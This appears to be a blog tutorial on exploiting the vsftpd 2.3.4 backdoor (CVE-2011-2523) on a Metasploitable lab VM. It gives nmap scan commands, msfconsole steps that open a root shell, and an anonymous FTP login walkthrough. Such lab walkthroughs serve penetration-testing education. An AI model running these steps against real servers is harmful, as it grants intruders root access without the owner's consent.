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21/tcp open FTP vsftpd 2.3.4 Exploit

In this blog post I will explain How to **exploit 21/tcp open FTP vsftpd 2.3.4** or **exploit unix ftp vsftpd_234_backdoor** or in Metasploitable virtual box machine.

In this article I will try to find port 21 vulnerabilities. This is backdoor bug which is find 5th Jul 2011 and author name is Metasploit.

CVE: 2011-2523

Table of Contents

Step 1 nmap run below command

nmap -T4 -A -p 21

- -T4 for (-T<0-5>: Set timing (higher is faster)
- -A for (-A: Enable OS detection, version detection, script scanning, and traceroute)
- -p 21 for (-p : Only scan 21 ports)

```
┌──(root💀root)-[~]
└─# nmap -T4 -A -p 21 192.xxx.xx.xx
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-13 09:04
UTC
Nmap scan report for 192.xxx.xx.xx
Host is up (0.00049s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
```

```
|   STAT:
| FTP server status:
|      Connected to 192.xxx.xx.xx
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
MAC Address: 08:00:xx:xx:xx:xx (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not
find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Unix
```

Using nmap we successfully find vsftpd vulnerabilities.

I strongly recommend if you don’t know about what is Port, Port 22, and FTP Service then please read the below article.

Port 21 | FTP | What is port.

Step 2 collect important information and Find vulnerability

Collect Important Information


nmap -T4 -A -p 21 after running this command you get all target IP port 21 information see below.

- Port 21 FTP version 2.3.4 (21/tcp open ftp **vsftpd 2.3.4** and | vsFTPd 2.3.4 – secure, fast, stable)
- Operating system Linux (Running: Linux 2.6.X and OS CPE: cpe:/o:linux:linux_kernel:2.6)

Find vulnerability

Go to Internet browser and type exploit-db.com and just paste what information you got it.

See below screenshot.




Search: vsftpd 2.3.4

Date	D	A	V	Title	Type	Platform	Author
2021-04-12	⬇		✗	vsftpd 2.3.4 - Backdoor Command Execution	Remote	Unix	HerculesRD
2011-07-05	⬇	▣	✓	vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	Remote	Unix	Metasploit

Select Metasploit or Msfconsole Option.

Just collect important Information



```
##
# $Id: vsftpd_234_backdoor.rb 13099 2011-07-05 05:20:47Z hdm $
##

##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
    Rank = ExcellentRanking
```

Step 3 vsftpd 2.3.4 Exploit with msfconsole

- **Open your Terminal and just type msfconsole.**
- **Then search as per version.**

See below.

```
msf6 > search vsftpd

Matching Modules
================

   #   Name                                      Disclosure Date
```

```
Rank       Check  Description
   -  ----                                  ---------------  -
---       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03
excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

```
msf6 > exploit/unix/ftp/vsftpd_234_backdoor
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), range
CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT   21               yes       The target port (TCP)
```

Set RHOSTS (Target IP Address)

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS
192.xxx.xx.xx
RHOSTS => 192.xxx.xx.xx
```

For confirmation type info then type run.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS  192.xxx.xx.xx    yes       The target host(s), range
CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT   21               yes       The target port (TCP)
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.xxx.xx.xx:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.xxx.xx.xx:21 - USER: 331 Please specify the password.
[+] 192.xxx.xx.xx:21 - Backdoor service has been spawned,
handling...
[+] 192.xxx.xx.xx:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 ->
192.xxx.xx.xx:6200) at 2021-01-13 09:23:44 +0000
```

You got shell.

For validation purpose type below command “whoami” and “hostname”

```
whoami
root
hostname
metasploitable
```

FTP Anonymous Login Exploit

When we run nmap for port 21 enumeration then we know that Anonymous users already exist see below.

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.xxx.xx.xx
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
```

As per my opinion FTP Anonymous Login is not Vulnerability.

Why does Server admin create Anonymous users?

The Server admin intentionally provides or shares Anonymous access to her employee because the server admin doesn't want to create a new valid user due to security reasons or maybe he doesn't trust her employee.

That's why the server admin creates a public Anonymous user?

Firstly we need to understand what is File Transfer Protocol Anonymous Login?

User Name: anonymous
Password: anonymous

Using this username and password anyone can be logging on the File Transfer Protocol server.

If you want to login then you need FTP-Client Tool.

All Linux OS already have FTP-Client But you don't have so please run below Two command.

sudo apt update

sudo apt install vsftpd

User below command try to login

Ftp-client Tool and host ip address or host name

ftp 192.xxx.xx.xxx

User Name: anonymous
Password: anonymous

See below

```
┌──(kali㉿kali)-[~/vm/metaspoitable_vm]
└─$ ftp 192.xxx.xx.xxx
1 ⚙
Connected to 192.xxx.xx.xxx.
220 (vsFTPd 2.3.4)
Name (192.xx.xx.xxx:kali): anonymous
331 Please specify the password.
Password:anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> help
```

```
Commands may be abbreviated.  Commands are:

!               dir             mdelete         qc
site
$               disconnect      mdir            sendport
size
account         exit            mget            put
status
append          form            mkdir           pwd
struct
ascii           get             mls             quit
system
bell            glob            mode            quote
sunique
binary          hash            modtime         recv
tenex
bye             help            mput            reget
tick
case            idle            newer           rstatus
trace
cd              image           nmap            rhelp
type
cdup            ipany           nlist           rename
user
chmod           ipv4            ntrans          reset
umask
close           ipv6            open            restart
verbose
cr              lcd             prompt          rmdir
?
delete          ls              passive         runique
debug           macdef          proxy           send
ftp> whoami
?Invalid command
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp>
```

If you want an anonymous ftp reverse shell then comment on my YouTube channel I will make a video and blog.

My YouTube Channel Name **Amolblog**

Channel link:

https://www.youtube.com/c/amolblog

Now you understand how to exploit but you need to also understand what is this service and how this work.

Conclusion

- Metasploitable Vulnerable Machine is awesome for beginners.
- Port 21 and Version Number 2.3.4 potentially vulnerable.
- Best nmap command for port 21 : nmap -T4 -A -p 21

Other Metasploitable Vulnerable Machine Article.:-

How to Exploit Port 22?

How to Exploit Port 23?

How to Exploit Port 25?

How to Exploit Port 53?

How to Exploit Port 80?

How to Exploit Port 139 and 445?

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ModuleNotFoundError: No module named ‘Turtle’ 21st January 2023

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SyntaxError: ‘{‘ was never closed 15th January 2023

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